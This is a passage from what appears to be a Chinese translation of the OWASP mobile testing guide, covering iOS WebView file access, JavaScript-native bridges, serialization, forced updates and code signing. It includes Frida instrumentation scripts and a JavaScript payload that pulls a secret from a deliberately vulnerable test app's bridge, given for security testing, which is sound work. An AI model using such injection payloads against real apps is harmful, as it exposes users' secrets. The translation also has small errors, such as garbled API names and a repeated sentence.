    [self.webView loadHTMLString:html baseURL:[NSBundle mainBundle].resourceURL];
}
```

Swift 中的例子，来自“我的浏览器在哪里？”：

```
let scenario2HtmlPath = Bundle.main.url(forResource:
"web/WKWebView/scenario2.html", withExtension: nil)
do {
    let scenario2Html = try String(contentsOf: scenario2HtmlPath!, encoding: .utf8)
    wkWebView.loadHTMLString(scenario2Html, baseURL: nil)
} catch {}
```

如果仅具有已编译的二进制文件，则还可以搜索以下方法，例如：

```
$ rabin2 -zz ./WheresMyBrowser | grep -i "loadHTMLString"  
231 0x0002df6c 24 (4._TEXT._objc_methname) ascii loadHTMLString baseURL:
```

在这种情况下，建议执行动态分析以确保实际上正在使用该分析以及使用哪种 WebView。这里的 baseURL 参数不会出现问题，因为它将设置为“null”，但是如果在使用 UIWebView 时未正确设置，则可能是一个问题。有关此示例，请参阅“[检查 WebView 的加载方式](#)”。

此外，您还应该验证应用程序是否正在使用方法 `loadFileURL : allowingReadAccessToURL:`。它的第一个参数是 URL，它包含要在 WebView 中加载的 URL，它的第二个参数允许 `allowingReadAccessToURL` 可以包含一个文件或目录。如果包含单个文件，则该文件将可用于 WebView。但是，如果它包含目录，则该目录上的所有文件将对 WebView 可用。因此，值得检查一下它，如果它是一个目录，请验证是否在其中找不到敏感数据。

Swift 中的例子，来自“[我的浏览器在哪里？](#)”：

```
var scenario1Url = FileManager.default.urls(for: .libraryDirectory, in: .userDomainMask)[0]  
scenario1Url = scenario1Url.appendingPathComponent("WKWebView/scenario1.html")  
wkWebView.loadFileURL(scenario1Url, allowingReadAccessTo: scenario1Url)
```

在这种情况下，参数 `allowingReadAccessToURL` 包含单个文件“WKWebView / scenario1.html”，这意味着 WebView 可以独占访问该文件。

在已编译的二进制文件中：

```
$ rabin2 -zz ./WheresMyBrowser | grep -i "loadFileURL"  
237 0x0002dff1 37 (4._TEXT._objc_methname) ascii  
loadFileURL:allowingReadAccessToURL:
```

6.7.5.2.2. 测试 *WebView* 文件访问

如果找到正在使用的 UIWebView，则适用以下条件：

- file://方案始终处于启用状态。
- 始终启用从 file://URL 进行文件访问。
- 始终启用从 file://URL 的通用访问。

关于 WKWebViews：

- file://方案也始终处于启用状态，不能被禁用。
- 默认情况下，它禁用来自 file://URL 的文件访问，但是可以启用。

以下 WebView 属性可用于配置文件访问：

- `allowFileAccessFromFileURLs` (`WKPreferences` , 默认情况下为 `false`) : 它使在 `file://` 方案 URL 上下文中运行的 JavaScript 能够访问其他 `file://` 方案 URL 的内容。
- `allowUniversalAccessFromFileURLs` (`WKWebViewConfiguration` , 默认为 `false`) : 它使在 `file://` 方案 URL 上下文中运行的 JavaScript 可以从任何来源访问内容。

例如：可以通过执行以下操作来设置未记录的属性 `allowFileAccessFromFileURLs` :

Objective-C:

```
[webView.configuration.preferences setValue:@YES  
forKey:@"allowFileAccessFromFileURLs"];
```

Swift:

```
webView.configuration.preferences.setValue(true, forKey: "allowFileAccessFromFileURLs")
```

如果激活了上述一个或多个属性，则应确定是否确实需要它们才能使应用正常运行。

6.7.5.2.3. 检查电话号码检测

在 iOS 上的 Safari 中，默认情况下电话号码检测功能处于启用状态。但是，如果您的 HTML 页面包含可以解释为电话号码的数字，而不是电话号码，或者为了防止在浏览器解析时修改 DOM 文档，则可能需要将其关闭。要在 iOS 上的 Safari 中关闭电话号码检测，请使用 `format-detection` 元标记 (`<meta name = "format-detection" content = "telephone=no">`)。在此可以找到一个示例。然后应使用电话链接 (例如：`1-408-555-5555`) 明确创建链接。

6.7.5.3. 动态分析

如果可以通过 WebView 加载本地文件，则该应用可能容易受到目录遍历攻击。这将允许访问沙箱中的所有文件，甚至可以完全访问文件系统来逃避沙箱（如果设备已越狱）。因此，应该验证用户是否可以更改文件名或从中加载文件的路径，并且他们不能编辑已加载的文件。

为了模拟攻击，您可以使用拦截代理或仅通过使用动态工具将自己的 JavaScript 注入 WebView。尝试访问本地存储以及可能暴露给 JavaScript 上下文的任何本机方法和属性。

在现实情况下，只能通过永久的后端跨站点脚本漏洞或 MITM 攻击来注入 JavaScript。有关更多信息，请参见 [OWASP XSS 备忘单](#) 和“[测试网络通信](#)”章节。

对于本节涉及的问题，我们将学习：

- 检查如何加载 WebView。
- 确定 WebView 文件访问。

6.7.5.3.1. 检查 *WebView* 的加载方式

正如我们在上面的“[测试如何加载 WebView](#)”中所看到的，如果加载了 WKWebView 的“方案 2”，则该应用程序将通过调用 [URLForResource:withExtension:](#) 和 [loadHTMLString : baseURL](#) 来进行加载。

为了快速检查，可以使用 frida-trace 并跟踪所有“[loadHTMLString](#)”和“[URLForResource:withExtension:](#)”方法。

```
$ frida-trace -U "Where's My Browser?"  
-m "*[WKWebView *loadHTMLString]" -m "*[* URLForResource:withExtension:]"  
  
14131 ms -[NSBundle URLForResource:0x1c0255390 withExtension:0x0]  
14131 ms URLForResource: web/WKWebView/scenario2.html  
14131 ms withExtension: 0x0  
14190 ms -[WKWebView loadHTMLString:0x1c0255390 baseURL:0x0]  
14190 ms HTMLString: <!DOCTYPE html>  
    <html>  
        ...  
    </html>  
  
14190 ms baseURL: nil
```

在这种情况下，baseURL 设置为 nil，表示有效来源为“null”。您可以通过运行页面的 JavaScript 来运行 `window.origin` 来获取有效来源（此应用程序具有允许编写和运行 JavaScript 的利用帮助程序，但是您也可以实现 MITM 或简单地使用 Frida 注入 JavaScript，例如：通过 `evaluateJavaScript : WKWebView` 的 `evaluateJavaScript:completionHandler`）。

作为有关 UIWebViews 的附加说明，如果从 UIURL 设置 baseURL 也设置为 nil 的 UIWebView 检索有效来源，则会看到它未设置为“null”，而是将获得类似于以下内容的信息：

```
applewebdata://5361016c-f4a0-4305-816b-65411fc1d780
```

此源“applewebdata : //”与“file : //”源相似，因为它没有实现“同源策略”，并且允许访问本地文件和任何 Web 资源。在这种情况下，最好将 baseURL 设置为“about:blank”，这样，“同源策略”将阻止跨域访问。但是，这里的建议是完全避免使用 UIWebViews，而改用 WKWebViews。

6.7.5.3.2. 确定 *WebView* 文件访问

即使没有原始源代码，您也可以快速确定应用程序的 WebViews 是否允许文件访问以及访问哪种文件。为此，只需导航到应用程序中的目标 WebView 并检查其所有实例，因为每个实例都获得静态分析中提到的值，即 allowFileAccessFromFileURLs 和 allowUniversalAccessFromFileURLs。这仅适用于 WKWebView (UIWebVIEWS 始终允许文件访问)。

我们继续使用“我的浏览器在哪里？”示例。应用程序和 Frida REPL，使用以下内容扩展脚本：

```
ObjC.choose(ObjC.classes['WKWebView'], {
  onMatch: function (wk) {
    console.log('onMatch: ', wk);
    console.log('URL: ', wk.URL().toString());
    console.log('javaScriptEnabled: ', wk.configuration().preferences().javaScriptEnabled());
    console.log('allowFileAccessFromFileURLs: ', 

wk.configuration().preferences().valueForKey_('allowFileAccessFromFileURLs').toString();
;
    console.log('hasOnlySecureContent: ', wk.hasOnlySecureContent().toString());
    console.log('allowUniversalAccessFromFileURLs: ',
      wk.configuration().valueForKey_('allowUniversalAccessFromFileURLs').toString());
  },
  onComplete: function () {
    console.log('done for WKWebView!');
  }
});
```

此时运行如下指令您将得到所需要的信息：

```
$ frida -U -f com.authenticationfailure.WheresMyBrowser -l webviews_inspector.js

onMatch: <WKWebView: 0x1508b1200; frame = (0 0; 320 393); layer = <CALayer: 
0x1c4238f20>>
URL: file:///var/mobile/Containers/Data/Application/A654D169-1DB7-429C-9DB9-
A871389A8BAA/
  Library/WKWebView/scenario1.html
javaScriptEnabled: true
allowFileAccessFromFileURLs: 0
```

hasOnlySecureContent: **false**
allowUniversalAccessFromFileURLs: **0**

allowFileAccessFromFileURLs 和 allowUniversalAccessFromFileURLs 都设置为“0”，这意味着它们被禁用。在此应用中，我们可以转到 WebView 配置并启用 allowFileAccessFromFileURLs。如果这样做，然后重新运行脚本，我们将看到这次如何将其设置为“1”：

```
$ frida -U -f com.authenticationfailure.WheresMyBrowser -l webviews_inspector.js  
...
```

allowFileAccessFromFileURLs: **1**

6.7.6. 确定是否通过 WebViews 公开本地方法 (MSTG-PLATFORM-7)

6.7.6.1. 概述

从 iOS 7 开始，Apple 引入了 API，该 API 允许 WebView 中的 JavaScript 运行时与本机 Swift 或 Objective-C 对象之间进行通信。如果不小心使用这些 API，重要的功能可能会暴露给设法将恶意脚本注入 WebView 的攻击者（例如：通过成功的跨站点脚本攻击）。

6.7.6.2. 静态分析

UIWebView 和 WKWebView 都提供了 WebView 与本机应用程序之间的通信方式。暴露给 WebView JavaScript 引擎的任何重要数据或本机功能也可以访问在 WebView 中运行的恶意 JavaScript。

6.7.6.2.1. 测试 UIWebView JavaScript 到本机网桥

本机代码和 JavaScript 如何进行通信的基本方式有两种：

- JSContext：当将 Objective-C 或 Swift 块分配给 JSContext 中的标识符时，JavaScriptCore 会自动将该块包装在 JavaScript 函数中。
- JSElexport 协议：在 JSElexport 继承的协议中声明的属性，实例方法和类方法被映射到所有 JavaScript 代码均可使用的 JavaScript 对象。JavaScript 环境中对象的修改反映在本机环境中。

请注意，JavaScript 代码只能访问 JSElexport 协议中定义的类成员。

查找将本地对象映射到与 WebView 关联的 JSContext 的代码，并分析其公开的功能，例如：不应访问敏感数据并将其公开给 WebView。

在 Objective-C 中，与 UIWebView 关联的 JSContext 如下获得：

[webView valueForKeyPath:@"documentView.webView.mainFrame.javaScriptContext"]

6.7.6.2.2. 测试 WKWebView JavaScript 到原始桥接

WKWebView 中的 JavaScript 代码仍然可以将消息发送回本机应用程序，但是与 UIWebView 相比，无法直接引用 WKWebView 的 JSContext。而是使用消息传递系统和 postMessage 函数实现通信，该函数自动将 JavaScript 对象序列化为本地 Objective-C 或 Swift 对象。消息处理程序是使用方法 `add(scriptMessageHandler : name :)` 配置的。

通过搜索 WKScriptMessageHandler 验证是否存在 JavaScript 到本机桥的存在，并检查所有公开的方法。然后验证如何调用这些方法。

以下示例，来自“我的浏览器在哪里？”证明了这一点。

首先，我们了解如何启用 JavaScript 桥接：

```
func enableJavaScriptBridge(_ enabled: Bool) {
    options_dict["javaScriptBridge"]?.value = enabled
    let userContentController = wkWebViewConfiguration.userContentController
    userContentController.removeScriptMessageHandler(forName: "javaScriptBridge")

    if enabled {
        let javaScriptBridgeMessageHandler = JavaScriptBridgeMessageHandler()
        userContentController.add(javaScriptBridgeMessageHandler, name:
    "javaScriptBridge")
    }
}
```

添加名称为 "name"（或上例中为 "javaScriptBridge"）的脚本消息处理程序将导致在使用用户内容控制器的所有 Web 视图的所有框架中定义 JavaScript 函数

`window.webkit.messageHandlers.myJavaScriptMessageHandler.postMessage`。然后可以从 HTML 文件中使用它，如下所示：

```
function invokeNativeOperation() {
    value1 = document.getElementById("value1").value
    value2 = document.getElementById("value2").value
    window.webkit.messageHandlers.javaScriptBridge.postMessage(["multiplyNumbers",
    value1, value2]);
}
```

这里的问题是 JavaScriptBridgeMessageHandler 不仅包含该函数，而且还公开了一个敏感函数：

```
class JavaScriptBridgeMessageHandler: NSObject, WKScriptMessageHandler {  
  
//...  
  
case "multiplyNumbers":  
  
    let arg1 = Double(messageArray[1])!  
    let arg2 = Double(messageArray[2])!  
    result = String(arg1 * arg2)  
//...  
  
let javaScriptCallBack = "javascriptBridgeCallBack('\'(functionFromJS)', \'(result)')"  
message.webView?.evaluateJavaScript(javaScriptCallBack, completionHandler: nil)
```

这里的问题是 `JavaScriptBridgeMessageHandler` 不仅包含该函数，而且还公开了一个敏感函数：

```
case "getSecret":  
    result = "XSRSOGKC342"
```

6.7.6.3. 动态分析

至此，您已经确定了 iOS 应用程序中所有潜在有趣的 `WebView`，并获得了潜在攻击面的概述（通过静态分析，动态分析技术（在上一节中已经介绍过）或它们的组合）。这将包括 HTML 和 JavaScript 文件，用于 `UIWebView` 的 `JSContext / JSExport` 和用于 `WKWebView` 的 `WKScriptMessageHandler` 的用法，以及在 `WKWebView` 中公开和存在的功能。

进一步的动态分析可以帮助您利用这些功能并获取它们可能公开的敏感数据。正如我们在静态分析中所看到的那样，在上一个示例中，通过执行反向工程来获取秘密值是微不足道的（秘密值在源代码中的纯文本中找到），但是可以想象一下，暴露函数从安全的位置检索秘密存储。在这种情况下，只有动态分析和利用会有所帮助。


利用这些功能的过程始于生成 JavaScript 有效负载并将其注入到应用程序所请求的文件中。注入可以通过各种技术来完成，例如：

- 如果某些内容是通过 HTTP 从 Internet 安全加载的（混合内容），则可以尝试实施 MITM 攻击。
- 您始终可以通过使用 Frida 之类的框架以及适用于 iOS WebViews 的相应 JavaScript 评估功能（`stringByEvaluatingJavaScriptFromString:` 对于 `UIWebView` 为 `stringByEvaluatingJavaScriptFromString:` 以及对于 `WKWebView` 为 `validateJavaScript:completionHandler:`）来执行动态检测并注入 JavaScript 有效载荷。

为了从前面的示例“我的浏览器在哪里？”中获得密钥。应用程序中，您可以使用其中一种技术来注入以下有效负载，这些有效负载通过将其写入 WebView 的“结果”字段来揭示该密钥：

```
function javascriptBridgeCallBack(name, value) {
    document.getElementById("result").innerHTML=value;
}
window.webkit.messageHandlers.javaScriptBridge.postMessage(["getSecret"]);
```

当然，您也可以使用它提供的利用帮助：



请参见[#THIEL]第 156 页中暴露于 WebView 的易受攻击的 iOS 应用和功能的另一个示例。

6.7.7 测试对象持久性 (MSTG-PLATFORM-8)

6.7.7.1 概述

在 iOS 上保留对象的方法有几种：

6.7.7.1.1 对象编码

iOS 附带两种用于 Objective-C 或 NSObjects 的对象编码和解码协议: NSCoder 和 NSSecureCoding。当一个类符合任一协议时，数据将序列化为 NSData:字节缓冲区的包装器。请注意，Swift 中的数据与 NSData 或其可变对象NSMutableData 相同。NSCoding 协议声明必须执行

的两种方法，才能对其实例变量进行编码和解码。使用 NSCoding 的类需要实现 NSObject 或被注释为@objc 类。NSCoding 协议需要实现编码和初始化，如下所示。

```
class CustomPoint: NSObject, NSCoding {

    //required by NSCoding:
    func encode(with aCoder: NSCoder) {
        aCoder.encode(x, forKey: "x")
        aCoder.encode(name, forKey: "name")
    }

    var x: Double = 0.0
    var name: String = ""

    init(x: Double, name: String) {
        self.x = x
        self.name = name
    }

    // required by NSCoding: initialize members using a decoder.
    required convenience init?(coder aDecoder: NSCoder) {
        guard let name = aDecoder.decodeObject(forKey: "name") as? String
            else {return nil}
        self.init(x:aDecoder.decodeDouble(forKey:"x"),
                  name:name)
    }

    //getters/setters/etc.
}
```

NSCoding 的问题在于，在评估类类型之前，通常已经构造并插入了对象。这使攻击者可以轻松注入各种数据。因此，引入了 NSSecureCoding 协议。遵循 NSSecureCoding 时，您需要包括：

```
static var supportsSecureCoding: Bool {
    return true
}
```

当 init(coder:) 是类的一部分时。接下来，在解码对象时，应进行检查，例如：

```
let obj = decoder.decodeObject(of:MyClass.self, forKey: "myKey")
```

与 NSSecureCoding 的一致性可确保实例化的对象确实是预期的对象。但是，没有对数据进行其他完整性检查，并且数据未加密。因此，任何秘密数据都需要额外的加密，并且必须保护其完整性的数据应获得额外的 HMAC。

注意，当使用 NSData(Objective-C)或关键字 let(Swift)时：数据在内存中是不可变的，无法轻松删除。

6.7.7.1.2. 使用 NSKeyedArchiver 进行对象归档

NSKeyedArchiver 是 NSCoder 的具体子类，它提供了一种编码对象并将其存储在文件中的方法。NSKeyedUnarchiver 解码数据并重新创建原始数据。让我们以 NSCoding 部分的示例为例，现在将其存档和取消存档：

```
// archiving:  
NSKeyedArchiver.archiveRootObject(customPoint, toFile: "/path/to/archive")  
  
// unarchiving:  
guard let customPoint = NSKeyedUnarchiver.unarchiveObjectWithFile("/path/to/archive")  
as?  
    CustomPoint else { return nil }
```

解码密钥存档时，由于按名称要求值，因此可以不按顺序解码或根本不解码值。因此，键控存档为向前和向后兼容性提供了更好的支持。这意味着磁盘上的存档实际上可能包含程序无法检测到的其他数据，除非稍后会提供给定数据的密钥。

请注意，在机密数据的情况下，需要采取额外的保护措施来保护文件，因为数据未在文件内加密。有关更多详细信息，请参见“iOS 上的数据存储”章节。

6.7.7.1.3. 可编码

着 Swift 4 的到来， Codable 类型别名出现了：它是 Decodable 和 Encodable 协议的组合。字符串、整数、双精度型、日期、数据和 URL 本质上是可编码的：这意味着可以轻松对其进行编码和解码，而无需进行任何其他工作。让我们来看下面的例子：

```
struct CustomPointStruct:Codable {  
    var x: Double  
    var name: String  
}
```

通过在示例中将 Codable 添加到 CustomPointStruct 的继承列表，将自动支持方法 init(from:) 和 encode(to:)。有关 Codable 工作原理的更多详细信息，请查阅 [Apple Developer Documentation](#)。 Codable 可以轻松地编码/解码为各种表示形式：使用 NSData / NSCoder/NSSecureCoding 的 NSData , JSON , 属性列表 , XML 等。有关更多详细信息，请参见下面的小节。

6.7.7.1.4. JSON 和可编码

通过使用不同的第三方库，有多种方法可以在 iOS 中对 JSON 进行编码和解码：

- [Mantle 库。](#)
- [JSONModel 库。](#)
- [SwiftyJSON 库。](#)
- [ObjectMapper 库。](#)
- [JSONKit](#)
- [JSON 模型。](#)
- [YY 模型。](#)
- [SBJson 5](#)
- [Unbox](#)
- [Gloss](#)
- [Mapper](#)
- [JASON](#)
- [Arrow](#)

这些库对某些版本的 Swift 和 Objective-C 的支持不同，无论它们返回的是（可变的）结果，速度，内存消耗还是实际的库大小。同样，请注意不可更改性：机密信息无法轻松地从内存中删除。

接下来，Apple 通过将 Codable 与 JSONEncoder 和 JSONEncoder 组合在一起，直接提供对 JSON 编码和解码的支持：

```
struct CustomPointStruct:Codable {  
    var x: Double  
    var name: String  
}  
  
let encoder = JSONEncoder()  
encoder.outputFormatting = .prettyPrinted  
  
let test = CustomPointStruct(x: 10, name: "test")
```

```
let data = try encoder.encode(test)
print(String(data: data, encoding: .utf8)!)
// Prints:
//{
// "x": 10,
// "name": "test"
//}
```

JSON 本身可以存储在任何地方，例如：(NoSQL) 数据库或文件。您只需要确保所有包含机密的 JSON 得到了适当的保护（例如：加密、HMACed）。有关更多详细信息，请参见“iOS 上的数据存储”章节。

6.7.7.1.5. 属性列表和可编码

您可以将对象持久保存到属性列表（在前面的部分中也称为 plists）。您可以在下面找到两个有关如何使用它的示例：

```
// archiving:
let data = NSKeyedArchiver.archivedDataWithRootObject(customPoint)
NSUserDefaults.standardUserDefaults().setObject(data, forKey: "customPoint")

// unarchiving:

if let data = UserDefaults.standardUserDefaults().objectForKey("customPoint") as?
NSData {
    let customPoint = NSKeyedUnarchiver.unarchiveObjectWithData(data)
}
```

在第一个示例中，使用 UserDefaults，这是主要属性列表。我们可以使用 Codable 版本执行相同的操作：

```
struct CustomPointStruct:Codable {
    var x: Double
    var name: String
}

var points: [CustomPointStruct] = [
    CustomPointStruct(x: 1, name: "test"),
    CustomPointStruct(x: 2, name: "test"),
    CustomPointStruct(x: 3, name: "test"),
```

]

```
UserDefaults.standard.set(try? PropertyListEncoder().encode(points), forKey:"points")
if let data = UserDefaults.standard.value(forKey:"points") as? Data {
    let points2 = try? PropertyListDecoder().decode(Array<CustomPointStruct>.self, from:
data)
}
```

请注意，plist 文件并非用于存储机密信息。它们被设计为保存应用的用户偏好。

6.7.7.1.6. XML

有多种方法可以进行 XML 编码。与 JSON 解析类似，有各种第三方库，例如：

- [Fuзи](#)
- [Ono](#)
- [AEXML](#)
- [RaptureXML](#)
- [SwiftyXMLParser](#)
- [SWXMLHash](#)

它们在速度，内存使用，对象持久性等方面有所不同，更重要的是：在处理 XML 外部实体的方式方面有所不同。以 [Apple iOS Office 查看器中的 XXE 为例](#)。因此，关键是在可能的情况下禁用外部实体解析。有关更多详细信息，请参见 [OWASP XXE 预防备忘单](#)。在库旁边，可以使用 [Apple 的 XMLParser 类](#)。

如果不使用第三方库，而是使用 Apple 的 XMLParser，请确保让 `shouldResolveExternalEntities` 返回 `false`。

6.7.7.1.7. 对象关系映射（核心数据和范围）

有各种针对 iOS 的类似于 ORM 的解决方案。第一个是 [Realm](#)，它带有自己的存储引擎。Realm 具有用于加密数据的设置，如 [Realm 文档](#)中所述。这允许处理安全数据。请注意，默认情况下加密处于关闭状态。

Apple 本身提供 CoreData，[苹果开发者文档](#)中对此进行了详细说明。如 [Apple 的 Persistent Store Types and Behaviors 文档](#)中所述，它支持各种存储后端。Apple 推荐的存储后端的问题是，没有加密任何类型的数据存储，也没有检查完整性。因此，在机密数据的情况下，必须采取其他措施。可以在 [iMas 项目](#)中找到替代方法，该项目确实提供了现成的加密功能。

6.7.7.1.8. 协议缓冲区

Google 的协议缓冲区是一种平台和语言无关的机制，用于通过二进制数据格式序列化结构化数据。它们可以通过 Protobuf 库在 iOS 上使用。协议缓冲区存在一些漏洞，例如：CVE-2015-5237。请注意，由于没有内置加密，因此协议缓冲区不为机密性提供任何保护。

6.7.7.2. 静态分析

所有不同的对象持久性风格都有以下共同点：

- 如果使用对象持久性在设备上存储敏感信息，请确保对数据进行加密：是在数据库级别还是在值级别。
- 是否需要保证信息的完整性？使用 HMAC 机制或对存储的信息进行签名。在处理存储在对象中的实际信息之前，请始终验证 HMAC 和签名。
- 确保以上两个概念中使用的密钥被安全地存储在 KeyChain 中并受到良好的保护。有关更多详细信息，请参见“iOS 上的数据存储”章节。
- 确保在反序列化对象中的数据被积极使用之前经过仔细验证（例如：无法利用业务、应用程序逻辑）。
- 请勿使用运行时参考的持久性机制对高风险应用程序中的对象进行序列化或反序列化，因为攻击者可能能够通过此机制来操作步骤以执行业务逻辑（有关更多信息，请参见“iOS 逆向防御”章节）细节）。
- 请注意，在 Swift 2 及更高版本中，镜像可用于读取对象的一部分，但不能用于对对象进行写入。

6.7.7.3. 动态分析

有几种执行动态分析的方法：

- 对于实际的持久性：使用“iOS 上的数据存储”章节中介绍的技术。
- 对于序列化本身：使用调试版本或使用 Frida、异议查看序列化方法的处理方式（例如：应用程序崩溃还是可以通过丰富对象来提取更多信息）。

6.7.8. 测试强制更新 (MSTG-ARCH-9)

当涉及到由于证书或公钥轮换而需要刷新的 PIN 码时，强制更新对于公钥 PIN（有关更多详细信息，请参见“测试网络”通讯）非常有帮助。接下来，可以通过强制更新轻松修补漏洞。但是，iOS 面临的挑战是，苹果公司尚未提供任何 API 来自动化该过程，相反，开发人员将不得不创建自己

的机制，例如：各种博客中所述，这些机制归结为使用 http 查找应用程序的属性：

`http://itunes.apple.com/lookup?id\<BundleId>` 或第三方库，例如：Siren 和 react-native-appstore-version-checker。这些实现中的大多数将需要由 API 提供的某个给定版本，或者仅需要“应用商店中的最新版本”，这意味着即使确实没有更新的业务/安全需求，用户也可能对必须更新应用感到沮丧。

请注意，较新版本的应用程序无法解决与应用程序通信的后端中存在的安全问题。允许应用程序不与之通信可能还不够。正确的 API 生命周期管理是这里的关键。同样，当不强迫用户更新时，请不要忘记根据您的 API 测试应用程序的较早版本、使用正确的 API 版本。

6.7.8.1. 静态分析

首先查看是否有更新机制：如果尚不存在更新机制，则可能意味着不能强迫用户进行更新。如果存在该机制，请查看它是否强制执行“始终最新”，以及这是否确实与业务策略一致。否则，请检查该机制是否支持更新到给定版本。确保应用程序的每个条目都经过更新机制，以确保不能绕过更新机制。

6.7.8.2. 动态分析

为了测试是否正确的更新，请执行以下操作：通过开发人员发布的版本或使用第三方应用程序商店尝试下载具有安全漏洞的较旧版本的应用程序。接下来，确认是否可以在不进行更新操作情况下继续使用该应用程序。如果给出更新提示，请通过点击取消或通过正常流程使用应用程序规避该提示来验证您是否仍然可以使用该应用程序。这包括验证后端是否已停止对易受攻击的后端的调用、易受攻击的应用程序版本本身是否被后端阻止。最后，查看您是否可以使用中间人应用的版本号，并查看后端对此的响应方式（例如：是否记录了所有内容）。

6.7.9. 参考文献

- [#THIEL] Thiel, David. iOS Application Security: The Definitive Guide for Hackers and Developers (Kindle Locations 3394-3399). No Starch Press. Kindle Edition.
- Security Flaw with UIWebView - <https://medium.com/iOS-os-x-development/security-flaw-with-uiwebview-95bbd8508e3c>
- Learning about Universal Links and Fuzzing URL Schemes on iOS with Frida - https://grep harder.github.io/blog/0x03_learning_about_universal_links_and_fuzzing_url_schemes_on_iOS_with_frida.html

6.7.9.1. 2016 OWASP 移动应用 10 大安全问题

- M1-平台使用不当-https://www.owasp.org/index.php/Mobile_Top_10_2016-M1-Improper_Platform_Usage

- M7 - 代码质量低下 - https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

6.7.9.2. OWASP MASVS

- MSTG-ARCH-9: "存在强制更新移动应用程序的机制。"
- MSTG-PLATFORM-1: "该应用程序只请求必要的最低权限集。"
- MSTG-PLATFORM-3: "除非这些机制受到适当保护，否则该应用不会通过自定义 URL 方案导出敏感功能。"
- MSTG-PLATFORM-4: "除非这些机制受到适当保护，该应用程序不会通过 IPC 设施导出敏感功能，。"
- MSTG-PLATFORM-5: 除非有明确要求，否则 JavaScript 在 WebViews 中是禁用的。"
- MSTG-PLATFORM-6: "配置 WebViews 为只允许所需的最低协议处理程序集（理想情况下，只支持 https）。潜在的危险处理程序，如 file、tel 和 app-id，则被禁用。"
- MSTG-PLATFORM-7: "如果应用程序的原生方法暴露在 WebView 中，请验证 WebView 是否只渲染应用程序包中包含的 JavaScript。"
- MSTG-PLATFORM-8: "如果有对象序列化，则使用安全的序列化 API 来实现。"

6.7.9.3. CWE

- CWE-79 - Improper Neutralization of Input During Web Page Generation - <https://cwe.mitre.org/data/definitions/79.html>
- CWE-200 - Information Leak / Disclosure - <https://cwe.mitre.org/data/definitions/200.html>
- CWE-939 - Improper Authorization in Handler for Custom URL Scheme - <https://cwe.mitre.org/data/definitions/939.html>

6.7.9.4. 工具

- Apple App Site Association (AASA) Validator - <https://branch.io/resources/aasa-validator>
- Frida - <https://www.frida.re/>
- frida-trace - <https://www.frida.re/docs/frida-trace/>
- IDB - <https://www.idbtool.com/>
- Needle - <https://github.com/mwrlabs/needle>
- Objection - <https://github.com/sensepost/objection>
- ObjC Method Observer - <https://codeshare.frida.re/@mrmacete/objc-method-observer/>
- Radare2 - <https://rada.re>

6.7.9.5. 关于 iOS 中的对象持久性

- <https://developer.apple.com/documentation/foundation/NSSecureCoding>
- https://developer.apple.com/documentation/foundation/archives_and_serialization?language=swift
- <https://developer.apple.com/documentation/foundation/nskeyedarchiver>

- <https://developer.apple.com/documentation/foundation/nscoding?language=swift>
- <https://developer.apple.com/documentation/foundation/NSSecureCoding?language=swift>
- https://developer.apple.com/documentation/foundation/archives_and_serialization/encoding_and_decoding_custom_types
- https://developer.apple.com/documentation/foundation/archives_and_serialization/using_js_on_with_custom_types
- <https://developer.apple.com/documentation/foundation/jsonencoder>
- <https://medium.com/if-let-swift-programming/migrating-to-codable-from-nscoding-ddc2585f28a4>
- <https://developer.apple.com/documentation/foundation/xmlparser>

6.8. iOS 应用程序的代码质量和构建设置

6.8.1. 确保 APP 进行了恰当的签名 (MSTG-CODE-1)

6.8.1.1. 概述

App 的代码签名可以向用户保证该应用程序有一个已知的来源，并且自从上次被签名后没有被修改。在您的应用程序可以集成应用程序服务、安装在设备上或提交到 AppStore 之前，它必须用 Apple 颁发的证书签名。有关如何请求证书和 app 代码签名的更多信息，请查看[应用程序分发指南](#)。

您可以使用 `codesign` 从应用程序的.app 文件中检索签名证书信息。`codesign` 用于创建、检查和显示代码签名，以及查询系统中签名代码的动态状态。

得到应用程序的.ipa 文件后，将其重新保存为 ZIP 文件并解压 ZIP 文件。导航到 Payload 目录，应用程序的 app 文件将在其中。

执行以下 codesign 命令，显示签名信息：

```
$ codesign -dvvv YOURAPP.app
Executable=/Users/Documents/YOURAPP/Payload/YOURAPP.app/YOURNAME
Identifier=com.example.example
Format=app bundle with Mach-O universal (armv7 arm64)
CodeDirectory v=20200 size=154808 flags=0x0(none) hashes=4830+5 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=455758418a5f6a878bb8fdb709ccfca52c0b5b9e
CandidateCDHash sha256=fd44efd7d03fb03563b90037f92b6ffff3270c46
Hash choices=sha1,sha256
CDHash=fd44efd7d03fb03563b90037f92b6ffff3270c46
Signature size=4678
Authority=iPhone Distribution: Example Ltd
```

Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=4 Aug 2017, 12:42:52
Info.plist entries=66
TeamIdentifier=8LAMR92KJ8
Sealed Resources version=2 rules=12 files=1410
Internal requirements count=1 size=176

6.8.2. 确定应用程序是否可调试 (MSTG-CODE-2)

6.8.2.1. 概述

调试 iOS 应用程序可以使用 Xcode 完成，Xcode 嵌入了一个名为 lldb 的强大调试器。Lldb 是默认调试器，因为 Xcode5 取代了 gdb 这样的 GNU 工具，并且完全集成在开发环境中。虽然在开发应用程序时调试是一个有用的功能，但在将应用程序发布到 AppStore 或企业程序之前，必须关闭它。

在 Build 或 Release 模式下生成应用程序取决于 Xcode 中的构建设置；当在 Debug 模式下生成应用程序时，将在生成的文件中插入 DEBUG 标志。

6.8.2.2. 静态分析

首先，您需要确定生成应用程序的模式，以检查环境中的标志：

- 选择项目的构建设置。
- 在“Apple LLVM - Preprocessing”和“Preprocessor Macros”下，确保没有选择“DEBUG”或“DEBUG_MODE”(Objective-C)。
- 确保未选择“Debug executable”选项。
- 或者在“Swift Compiler - Custom Flags”部分 / “Other Swift Flags”中，确保‘-DEBUG’条目不存在。

6.8.2.3. 动态分析

使用 Xcode 检查是否可以直接附加调试器。接下来，检查您是否能在一个被越狱的设备上调试应用程序。这是使用来自 Cydia 的 Big Boss 存储库的调试服务器完成的。

